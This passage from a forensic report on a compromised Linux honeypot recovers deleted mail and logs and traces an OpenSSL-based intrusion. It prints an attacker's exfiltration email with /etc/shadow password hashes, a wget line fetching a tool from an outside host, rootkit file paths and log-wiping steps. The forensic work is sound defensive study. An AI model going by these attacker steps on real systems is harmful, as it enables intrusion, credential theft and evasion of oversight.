
`r/r * 3555: var/spool/mqueue/qfh7AMUVC23321`	Email message to the user newptraceuser@yahoo.com
`r/r * 104395:   var/spool/mail/root.lock`	Root email messages
`r/r * 47147(realloc):   lib/.x/s.tgz`	Rootkit file
`r/r * 18403(realloc):`	Ssh key files

root/.ssh/known_hosts2	
r/d * 46912: var/log/boot.log	Boot log of the system
r/r * 46901(realloc): var/log/dmesg	System initiation log
r/r * 45307: var/log/ksyms.0	Log file

table2.7.1: information regarding the deleted files.

The files that appear with "(realloc)" were rewritten and it is not possible to integrally recover them, but, parts of them can be recovered. The value that appears on the side is the referred inode of the file.

The first step of the recovery process consists in the execution of `istat` command, that give us some information regarding the deleted file by accessing its inode:



```
$ istat -f linux-ext3 compromised.img 104307
inode: 104307
Allocated
Group: 7
uid / gid: 0 / 0
mode: -rw-------
size: 15262
num of links: 1

Inode Times:
Accessed:       Sun Aug 10 16:10:00 2003
File Modified:  Sun Aug 10 20:20:00 2003
Inode Modified: Sun Aug 10 20:20:00 2003

Direct Blocks:
232283 232285 232287 232289

$ icat -f linux-ext3 compromised.img 104307

$ dcat -f linux-ext3 compromised.img 232283
$ dcat -f linux-ext3 compromised.img 232285
$ dcat -f linux-ext3 compromised.img 232286
$ dcat -f linux-ext3 compromised.img 232289
```

screenshot2.7.2: Data collection process.

The “icat” command reads all the blocks that are related to the inode 104307. Another way to do this is to read each block directly.

The content of these blocks is the "mbox" of the super-user (root), where some messages can be seeing.

First message:

```
From root  Sun Aug 10 16:10:00 2003
Return-Path: <root@sbm79.dtc.apu.edu>
Received: (from root@localhost)
        by sbm79.dtc.apu.edu (8.11.6/8.11.6) id h7ANA0r15179
        for root; Sun, 10 Aug 2003 16:10:00 -0700
Date: Sun, 10 Aug 2003 16:10:00 -0700
```

```
Message-Id: <200308102310.h7ANA0r15179@sbm79.dtc.apu.edu>
From: root@sbm79.dtc.apu.edu (Cron Daemon)
To: root@sbm79.dtc.apu.edu
Subject: Cron <root@sbm79> /usr/lib/sa/sa1 1 1
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>

Cannot open /var/log/sa/sa10: No such file or directory
```

table2.7.2: first email of the super-user recovered.

Last message:

```
From root  Sun Aug 10 20:20:00 2003
Return-Path: <root@sbm79.dtc.apu.edu>
Received: (from root@localhost)
        by sbm79.dtc.apu.edu (8.11.6/8.11.6) id h7B3K0O15344
        for root; Sun, 10 Aug 2003 20:20:00 -0700
Date: Sun, 10 Aug 2003 20:20:00 -0700
Message-Id: <200308110320.h7B3K0O15344@sbm79.dtc.apu.edu>
From: root@sbm79.dtc.apu.edu (Cron Daemon)
To: root@sbm79.dtc.apu.edu
Subject: Cron <root@sbm79> /usr/lib/sa/sa1 1 1
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>

Cannot open /var/log/sa/sa10: No such file or directory
```

table2.7.3: last email of the super-user recovered.

Unfortunately, neither new evidence nor interesting files were found. No files on the list of promising to be recovered had any content.

In this case, the search must go after the content of the image that is not allocated, i.e., fragments of files will be recovered. To initiate this process the `*dls*` command must be executed.

```
$ dls -f linux-ext3  compromised.img > compromised.img.dls
$ strings -a compromised.img.dls > compromised.img.dls.str
```

screenshot2.7.3: execution of the commands `*dls*` and `*strings*`.

When looking for evidence in the file *compromised.img.dls.str* an email that was sent to *"@yahoo.com"* is found.

The exact position of these strings in the file have to be found:

```
$ grep -ab mybabywhy@yahoo.com compromised.img.dls
659548:RPFD:mybabywhy@yahoo.com
659688: for mybabywhy@yahoo.com; Sun, 10 Aug 2003 13:33:56 -0700
659896:H??To: mybabywhy@yahoo.com
```

screenshot2.7.4: searching process for the email address inside the file `compromised.img.dls`.

This leads to the offset (659548) and this needs to be converted to inode.

```
$ echo $((659548/4096))
161
```

screenshot2.7.5: calculus of the inode number.

The offset 659548 needs to be divided by 4096 (4kb), which is the size of the block in the original disk.

```
$ dcalc -u 161 -f linux-ext3 compromised.img
16003
```

screenshot2.7.6: calculus of the block number.

The `dcalc` command converts the value of the desired inode to the block that contains the information (block 16003). Now the information on that block can be read and the process repeated until all the desired information is recovered.

```
$ dcat -f linux-ext3 compromised.img 16003 $((4096*5))
V4
T1060547636
K0
N0
P37196
I8/1/3555
Fb
$_root@localhost
Sroot
Aroot@localhost.localdomain
RPFD:mybabywhy@yahoo.com
H?P?Return-Path: < g>
H??Received: (from root@localhost)
        by localhost.localdomain (8.11.6/8.11.6) id
h7AKXuZ03201
        for mybabywhy@yahoo.com; Sun, 10 Aug 2003 13:33:56
 -0700
H?D?Date: Sun, 10 Aug 2003 13:33:56 -0700
H?F?From: root <root>
H?x?Full-Name: root
H?M?Message-Id: <200308102033.h7AKXuZ03201@localhost.
localdomain>
H??To: mybabywhy@yahoo.com
H??Subject: SANDERS root
.
Þ±4¬6?t0/0O*2+++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++++
+++++      Informatziile pe care le-ai dorit
boss:)
+++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+++++

Hostname : localhost.localdomain (192.168.1.79)
Alternative IP : 127.0.0.1
Host : localhost.localdomain

===========================================================
====
Distro: Red Hat Linux release 7.2 (Enigma)

==========================================================
=====

Uname -a
Linux localhost.localdomain 2.4.7-10 #1 Thu Sep 6 17:27:27
EDT 2001 i686 unknown

=========================================================
======

Uptime
  1:33pm  up 22:59,  1 user,  load average: 0.16, 0.03, 0.01

==========================================================
=====

Pwd
/tmp/sand

===============================================================

ID
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

===============================================================

Yahoo.com ping:

PING 216.115.108.243 (216.115.108.243) from 192.168.1.79 :
56(84) bytes of data.
From 64.152.81.62: Destination Net Unreachable
From 64.152.81.62: Destination Net Unreachable
From 64.152.81.62: Destination Net Unreachable

--- 216.115.108.243 ping statistics ---
6 packets transmitted, 0 packets received, +3 errors, 100%
 packet loss

===============================================================

Hw info:

CPU Speed: 666.888MHz
CPU Vendor: vendor_id   : GenuineIntel
CPU Model: model name   : Pentium III (Coppermine)
RAM: 94420 Kb

===============================================================

HDD(s):
Filesystem    Type    Size  Used Avail Use% Mounted on
```

```
/dev/sda1      ext3    905M  296M  564M  35% /
none          tmpfs     46M     0   46M   0% /dev/shm

===============================================================

inetd-ul...

===============================================================

configurarea ip-urilor..
          inet addr:127.0.0.1  Bcast:127.255.255.255
Mask:255.0.0.0
          inet addr:192.168.1.79  Bcast:192.168.1.255
Mask:255.255.255.0

===============================================================

Ports open:
tcp  0      0 *:https                 *:*          LISTEN
tcp  0      0 localhost.localdom:smtp *:*          LISTEN
tcp  0      0 *:telnet                *:*          LISTEN
tcp  0      0 *:ssh                   *:*          LISTEN
tcp  0      0 *:ftp                   *:*          LISTEN
tcp  0      0 *:cfinger               *:*          LISTEN
tcp  0      0 *:auth                  *:*          LISTEN
tcp  0      0 *:http                  *:*          LISTEN
tcp  0      0 *:finger                *:*          LISTEN
tcp  0      0 *:netbios-ssn           *:*          LISTEN
tcp  0      0 *:4000                  *:*          LISTEN


===============================================================

/etc/passwd & /etc/shadow

/etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:0:FTP User:/var/ftp:/sbin/nologin
admin:x:15:50:User:/var/ftp:/bin/bash
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
```

```
ident:x:98:98:pident user:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/bin/false

/etc/shadow
root:$1$gm64oWDG$/W3MX0Pb7/2oCB7Jkyvga1:12270:0:99999:7:::
bin:*:12247:0:99999:7:::
daemon:*:12247:0:99999:7:::
adm:*:12247:0:99999:7:::
lp:*:12247:0:99999:7:::
sync:*:12247:0:99999:7:::
shutdown:*:12247:0:99999:7:::
halt:*:12247:0:99999:7:::
mail:*:12247:0:99999:7:::
news:*:12247:0:99999:7:::
uucp:*:12247:0:99999:7:::
operator:*:12247:0:99999:7:::
games:*:12247:0:99999:7:::
gopher:*:12247:0:99999:7:::
ftp:*:12247:0:99999:7:::
admin:$1$YAkCbk.7$JoZPsqqGxO.ImKonKAucm.:12248:0:99999:7:::
nobody:*:12247:0:99999:7:::
mailnull:!!:12247:0:99999:7:::
rpm:!!:12247:0:99999:7:::
ident:!!:12247:0:99999:7:::
apache:!!:12247:0:99999:7:::

============================================================

interesting filez:

Mp3-urile

Avi-urile

Mpg-urile

============================================================

Hacking Files..
/usr/lib/perl5/5.6.0/pod/perlhack.pod
/usr/share/man/man1/perlhack.1.gz

Cam asta este tot-ul ... sper sa fie ceva de server-ul asta...:)

V4
T1060547636
K0
N0
P37195
I8/1/3558
Fb
$_root@localhost
Sroot
Aroot@localhost.localdomain
RPFD:buskyn17@yahoo.com
```


```
H?P?Return-Path: < g>
H??Received: (from root@localhost)
        by localhost.localdomain (8.11.6/8.11.6) id h7AKXuM03205
        for buskyn17@yahoo.com; Sun, 10 Aug 2003 13:33:56 -0700
H?D?Date: Sun, 10 Aug 2003 13:33:56 -0700
H?F?From: root <root>
H?x?Full-Name: root
H?M?Message-Id: <200308102033.h7AKXuM03205@localhost.localdomain>
H??To: buskyn17@yahoo.com
H??Subject: SANDERS root
```

screenshot2.7.7: email message with system details and information.

A message sent to the account mybabywhy@yahoo.com with lots of information about the configuration of the compromised machine, including the password file, was found.

Another message sent to skiZophrenia_siCk@yahoo.com that has already been identified as one of the addresses of messages will be recovered.

```
$ grep -ab skiZophrenia_siCk@yahoo.com compromised.img.dls
938072:RPFD:skiZophrenia_siCk@yahoo.com
$ echo $((938072/4096))
229
$ dcalc -u 229 -f linux-ext3 compromised.img
17042
$ dcat -f linux-ext3 compromised.img 17042 $((4096*3)) | strings
T1060554753
P38198
I8/1/3563
$_root@localhost
Sroot
Aroot@sbm79.dtc.apu.edu
RPFD:skiZophrenia_siCk@yahoo.com
H?P?Return-Path: <
H??Received: (from root@localhost)
        by sbm79.dtc.apu.edu (8.11.6/8.11.6) id h7AMWXH25629
        for skiZophrenia_siCk@yahoo.com; Sun, 10 Aug 2003 15:32:33
-0700
H?D?Date: Sun, 10 Aug 2003 15:32:33 -0700
H?F?From: root <root>
H?x?Full-Name: root
H?M?Message-Id: <200308102232.h7AMWXH25629@sbm79.dtc.apu.edu>
H??To: skiZophrenia_siCk@yahoo.com
H??Subject:
newptraceuser@yahoo.com... Deferred: Connection timed out with
mx4.mail.yahoo.com.
T1060554631
K1060555351
P30043
I8/1/3559
MDeferred: Connection timed out with mx4.mail.yahoo.com.
$_apache@localhost
Sapache
Aapache@localhost.localdomain
RPFD:newptraceuser@yahoo.com
```



```
H?P?Return-Path: <
H??Received: (from apache@localhost)
        by localhost.localdomain (8.11.6/8.11.6) id h7AMUVC23321
        for newptraceuser@yahoo.com; Sun, 10 Aug 2003 15:30:31 -
0700
H?D?Date: Sun, 10 Aug 2003 15:30:31 -0700
H?F?From: Apache <apache>
H?x?Full-Name: Apache
H?M?Message-Id: <200308102230.h7AMUVC23321@localhost.localdomain>
H??To: newptraceuser@yahoo.com
H??Subject: moka
```

screenshot2.7.8: message sent to the user newptraceuser@yahoo.com.


A closer look shows that other messages were sent to other users with an account at “yahoo.com”, including buskyn17@yahoo.com.

Other email addresses found:

newptraceuser@yahoo.com
mybabywhy@yahoo.com
skiZophrenia_siCk@yahoo.com
gh0st@altavista.com
em1nemk1t@yahoo.com
jijeljijel@yahoo.com
tuiqoitu039t09q3@bigfoot.com
bnadfjg9023@hotmail.com
t391u9t0qit@end-war.com
mki62969o@yahoo.com
buskyn17@yahoo.com

table2.7.4: email addresses found.

The analysis process of the *compromised.img.dls* file lead to the searching and copying of one of the files installed in the system:



```
$ grep -ab "wget" compromised.img.dls
917581:wget geocities.com/gavish19/abc.tgz
$ wget --passive geocities.com/gavish19/abc.tgz
$ md5 abc.tgz
7d6f540f6affde7037d924607335a2d9  abc.tgz
```

screenshot2.7.9: searching process for the execution of the command `*wget*`.

The file abc.tgz, is a version of ssh that was found in the system with the name "smbd –D". Although the values of md5 hashes are different for both files (nou and smbd – table 2.6.9), the contents and functionality are the same (verified by differences between the strings of files).

The biggest peace of evidence found was the way the attacker compromised the system. To find this evidence a search for fragments of logs and for the most common types of errors that appear in log files was conducted.

Commands executed to identify fragments of log:

```
grep -ab "sshd\[" compromised.img.dls | strings
grep -ab "sshd2\[" compromised.img.dls | strings
grep -ab "\[error\]" compromised.img.dls  | strings
grep "GET" compromised.img.dls | strings
grep "\[client" compromised.img.dls | strings
grep "OpenSSL" compromised.img.dls | strings
```

What called attention were the following ouputs:

[Sun Aug 10 13:24:29 2003] [error] OpenSSL: error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is different
213.154.118.219 - - [10/Aug/2003:13:23:17 -0700] "GET /sumthin HTTP/1.0" 404 279 "-" "-"
[Sun Aug 10 13:16:37 2003] [error] [client 213.154.118.219] client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23): /

table2.7.5: logs of the system being compromised.

```
$ grep -ab "OpenSSL: error:1406908F" compromised.img.dls
285668137:[10/Aug/2003 13:24:29 02937] [error] OpenSSL:
error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is
different
285668407:[10/Aug/2003 13:32:38 03024] [error] OpenSSL:
error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is
different
285676296:[Sun Aug 10 13:24:29 2003] [error] OpenSSL:
error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is
different
285676571:[Sun Aug 10 13:32:38 2003] [error] OpenSSL:
error:1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is
different
```

screenshot2.7.10: OpenSSL logs related to the vulnerability being explored.

Checking the contents around these blocks:

```
$ echo $((285668137/4096))
69743
$ dcalc -u 69743 -f linux-ext3 compromised.img
114381
$ dcat -f linux-ext3 compromised.img 114381 $((4096*3)) | strings
[10/Aug/2003 13:24:29 02937] [error] SSL handshake failed (server
localhost.localdomain:443, client 213.154.118.219) (OpenSSL library
error follows)
[10/Aug/2003 13:24:29 02937] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
[10/Aug/2003 13:32:38 03024] [error] SSL handshake failed (server
localhost.localdomain:443, client 213.154.118.219) (OpenSSL library
error follows)
[10/Aug/2003 13:32:38 03024] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
[10/Aug/2003 13:40:28 03272] [error] Child could not open SSLMutex
```

```
lockfile /etc/httpd/logs/ssl_mutex.800 (System error follows)
```

screenshot2.7.11: recovery of logs related to the compromise.

Analyzing the information recovered it is possible to affirm that the vulnerability used to compromise the system was the one described in the CERT/CC security advisory, CERT Advisory Ca-2002-23 - Multiple Vulnerabilities In OpenSSL.

The following log found in the compromised system indicates that it was running a vulnerable version of OpenSSL:

```
[Sun Aug 10 04:02:01 2003] [notice] Apache/1.3.20 (Unix) (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b DAV/1.0.2 configured -- resuming normal
operations
```

table2.7.6: version of the apache web server on the system.

The vulnerability of the OpenSSL was exploited using a tool that leaves the following fingerprint:

"GET/sumthin HTTP/1.0"

This is the signature of the atd.tgz tool, which can be seen in this tcpdump log:

```
0x0000   4500 004e 819f 4000 4006 35b0 c0a8 0102     E..N..@.@.5.....
0x0010   c0a8 0108 974f 0050 dfc3 6216 79e8 9783     .....O.P..b.y...
0x0020   8018 1570 4da6 0000 0101 080a 0319 e388     ...pM...........
0x0030   0040 6631 4745 5420 2f73 756d 7468 696e     .@f1GET./sumthin
0x0040   2048 5454 502f 312e 300d 0a0d 0a00            .HTTP/1.0.....
```

table2.7.7: `tcpdump` log format of the tool `atd`.

Multiple tools that use the OpenSSL vulnerability have been developed. Just to name some of them:

- httpver.c
- ATD OpenSSL Mass Exploiter
- apscan2.tgz
- OpenFuck.c

2.8 Timeline Analysis (10 points):

In this step, the analysis will trace a line of events to mount a timeline of the events in order to put it in the sequence they occurred.

For this task some tools that are part of the packages TCT – The Coroner's Toolkit and TASK – The AtStake Sleuth Kit will be used. Those packages are made up of a series of forensic tools.

The first tool to be used is `*fls*` that is used to collect information related to files. Then the `*mactime*` command to convert the result into a format that can be understood will be employed.

```
$ fls -alrpm / -f linux-ext3 compromised.img | mactime >
compromised.img.mac
```

screenshot2.8.1: execution of the command `*fls*` to build the timeline of the system

Checking the content of the file created, *compromised.img.mac*, it is possible to make a timeline of the events by understanding when the files were **M**odified / **A**ccessed / **C**reated**.** The only information available is the last change made on any one of these three values.

By looking at the information already collected it is known that a lot of activities occurred in the machine on the day 10th of August, 2003. This is also the date that the system was preserved for analysis.

As the system was a honeypot, it is very common that these machines are compromised within a few days of uptime. Also known is that the use of the system was restricted to the activities of intruders, not being used for production services or shared with other users.

The methodology chosen to build the timeline was to search for the activity that took place on August 10th, and relate it to the previously collected evidence.

```
Sun Aug 10 2003 12:27:36
172668 .a. -/-rwxr-xr-x 1        1        62582    /usr/sbin/in.ftpd
  1657 .a. -/-rw------- 0        0        35807    /etc/ftpaccess
  4096 mac -/-rw-r--r-- 0        0        3191     /var/run/ftp.pids-all
   464 .a. -/-rw------- 0        0        35810    /etc/ftpconversions
```

screenshot2.8.2: first activity, access to the ftp service.

```
Sun Aug 10 2003 13:30:00
 26780 .a. -/-rwxr-xr-x 0        0        45661    /bin/date
```

screenshot2.8.3: execution of the command `date`.

```
Sun Aug 10 2003 13:32:29
 45948 .a. -/-rwxr-xr-x 0        0        45105    /var/ftp/bin/ls
 45948 .a. -/-rwxr-xr-x 0        0        45105    /usr/lib/libshtift/ls
```

screenshot2.8.4: execution of the command `ls` on the ftp environment.

```
Sun Aug 10 2003 13:33:19
 36692 .a. -/-rwxr-xr-x 0        0        92022    /bin/ls
  8268 .a. -/-rwx------ 0        0        92010    /usr/bin/sl2
    98 .a. -/-rwx------ 0        0        92006    /usr/bin/logclear
    59 .a. -/-rwxr-xr-x 0        0        92025    /dev/ttyof
 32756 .a. -/-rwxr-xr-x 0        0        92011    /bin/ps
 48856 .a. -/-rwxr-xr-x 0        0        92017    /usr/bin/top
  4060 .a. -/-rwxr-xr-x 0        0        92009    /usr/bin/sense
     2 .a. -/-rw-r--r-- 0        0        92023    /usr/lib/libsss
    74 .a. -/-rwxr-xr-x 0        0        92024    /dev/ttyop
```

screenshot2.8.5: sequence of commands executed.

Many commands were executed, in preparation to send the email with details of the system.

```
Sun Aug 10 2003 13:33:56
  4096 mac d/drwxr-xr-x 0        0        47163    /dev/hpd/.
  4096 mac d/drwxr-xr-x 0        0        47163    /dev/hpd
 88876 .a. -/-rwxr-xr-x 0        0        44863    /sbin/insmod
     0 m.c -/-rw-r—r-- 0        0        44617    /var/log/wtmp
```

screenshot2.8.6: file `wtmp` is erased and the directory “hpd” is created.

Observe that at 13:33:56 the content of the file `wtmp` was deleted; its size is zero bytes. The directoty “hpd” was created. This is known directory used by Romanians hackers.

```
Sun Aug 10 2003 13:33:57
    74 ..c -/-rwxr-xr-x 0        0        92024    /dev/ttyop
   179 .a. -/-rw------- 0        0        46634    /var/log/secure
     4 .a. l/lrwxrwxrwx 0        0        45739    /sbin/poweroff -> halt
```

screenshot2.8.7: file `ttyop`.

It can be seen that the file `ttyop`, one of the pieces of evidence, was modified. The boot.log file shows the service syslogd stopping at the same time: `*Aug 10 13:33:57 localhost syslog: syslogd shutdown failed*`*.*

```
Sun Aug 10 2003 14:13:47
   4 .a. -/-rw-r--r-- 0        0        3180     /var/run/sshd.pid
2434 .a. -/-rwxr-xr-x 0        0        18158    /etc/rc.d/init.d/sshd

Sun Aug 10 2003 14:13:54
   0  .a.  -/drwxr-xr-x  48        48           46912      /etc/xinetd.d/.wu-ftpd.swp
(deleted)
   0 .a. -/drwxr-xr-x 48       48       46912    /var/log/boot.log (deleted)
```

screenshot2.8.8: access to the sshd service.

```
Sun Aug 10 2003 15:30:52
5636 ma. -/-rw-r--r-- 0        0        47169    /usr/lib/adore.o
```

screenshot2.8.9: file adore.o.

The `adore.o` was modified by the execution of “mv adore.o /usr/lib/”.

```
Sun Aug 10 2003 15:30:52
   9 m.c l/lrwxrwxrwx 0        0        47172    /root/.bash_history -> /dev/null
```

screenshot2.8.10: file bash_history.

It can be observed that the content of the file bash_history is sent to the device null.

```
Sun Aug 10 2003 15:31:51
303 .a. -/-rwxr-xr-x 48       48       46940    /lib/.x/hide
```

screenshot2.8.11: file hide.

The file `hide` is executed.

```
Sun Aug 10 2003 15:32:15
    1 mac -/-rw-r--r-- 0        0        47151    /lib/.x/ip
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib/iptables/..
  669 ..c -/-rwxrwxrwx 0        0        18412    /lib/.x/s/sshd_config
17931 ..c -/-rwxr-xr-x 48       48       47150    /lib/.x/cl
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib
17931  ..c  -/-rwxr-xr-x  48      48         47150      /var/log/boot.log.1  (deleted-
realloc)
25795 ..c -/-rwxr-xr-x 48    48      47149    /var/log/spooler.1 (deleted-realloc)
```

```
 5192 ..c -/-rwxrwxrwx 0        0        18415    /lib/.x/s/lsn
    5 m.. -/-r--r--r-- 0        0        18416    /lib/.x/s/port
25795 ..c -/-rwxr-xr-x 48       48       47149    /lib/.x/log
  536 ..c -/-rwxrwxrwx 0        0        18414    /lib/.x/s/s_h_k
59137 ..c -/-rwxr-xr-x 48       48       47148    /lib/.x/inst
  303 ..c -/-rwxr-xr-x 48       48       46940    /lib/.x/hide
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib/kbd/..
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib/modules/..
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib/.
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib/.x/..
  340 ..c -/-rwxrwxrwx 0        0        18411    /lib/.x/s/s_h_k.pub
59137 ..c -/-rwxr-xr-x 48    48       47148    /var/log/maillog.1 (deleted-realloc)
    0 mac  -/-rw------- 0          0          47151      /var/log/cron.1  (deleted-
realloc)
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib/security/..
 4096 m.c d/drwxr-xr-x 0        0        44629    /lib/i686/..
```

screenshot2.8.12: files in the directory ".x".

```
Sun Aug 10 2003 15:32:16
   340 .a. -/-rwxrwxrwx 0        0        18411    /lib/.x/s/s_h_k.pub
  5192 .a. -/-rwxrwxrwx 0        0        18415    /lib/.x/s/lsn
   669 .a. -/-rwxrwxrwx 0        0        18412    /lib/.x/s/sshd_config
217667 .ac -/-rwxrwxrwx 0        0        18413    /lib/.x/s/xopen
  1224 .a. -/-rw-r--r-- 0        0        18417    /lib/.x/s/mfs
28632 m.c -/-rwxr-xr-x 0        0        47159    /lib/.x/sk
```

screenshot2.8.13: activities inside directory ".x".

```
Sun Aug 10 2003 15:32:17
 4096 m.c -/drwxr-xr-x 0   0  46937    /var/log/messages.1 (deleted-realloc)
  179 mac -/-rw------- 0   0  47158    /var/log/xferlog.1 (deleted-realloc)
 1223 ..c -/-rwxr-xr-x 48 48 104396   /lib/.x/.boot
    6 mac -/-rw-r--r-- 0   0  18419    /lib/.x/s/pid
  222 mac -/-rw-r--r-- 0   0  47158    /lib/.x/hide.log
 4096 m.c d/drwxr-xr-x 0   0  46937    /lib/.x
 4096 m.c d/drwxrwxrwx 0   0  18410    /lib/.x/s
 2442 m.c -/-rw-r--r-- 0   0  47152    /lib/.x/install.log
28632 .a. -/-rwxr-xr-x 0   0  47159    /lib/.x/sk
```

screenshot2.8.14: activities inside directory ".x".

```
Sun Aug 10 2003 15:32:33
  846 ..c -/-rw-r--r-- 0        0        35831    /etc/passwd
```

screenshot2.8.15: password file modification.

The file has its content modified, probably for the modification of user admin's password.

```
Sun Aug 10 2003 15:32:34
17931 .a. -/-rwxr-xr-x 48       48       47150    /lib/.x/cl
```

screenshot2.8.16: more activities inside directory ".x".

```
Sun Aug 10 2003 15:49:47
 1627 ..c -/-rw-r--r-- 0   0    47147    /root/sslstop.tar.gz
 1627 ..c -/-rw-r--r-- 0   0    47147    /var/log/secure.1 (deleted-realloc)
 1627 ..c -/-rw-r--r-- 0   0    47147    /lib/.x/s.tgz (deleted-realloc)
```

screenshot2.8.17: file sslstop.tar.gz.

The file sslstop.tar.gz is identical to the one found at izolam.net, verified via MD5 hashes. This is the beginning of compilation.

```
Sun Aug 10 2003 15:50:46
 1809 ..c -/-rw-rw-r-- 500 500      47170    /root/sslstop/sslstop.c
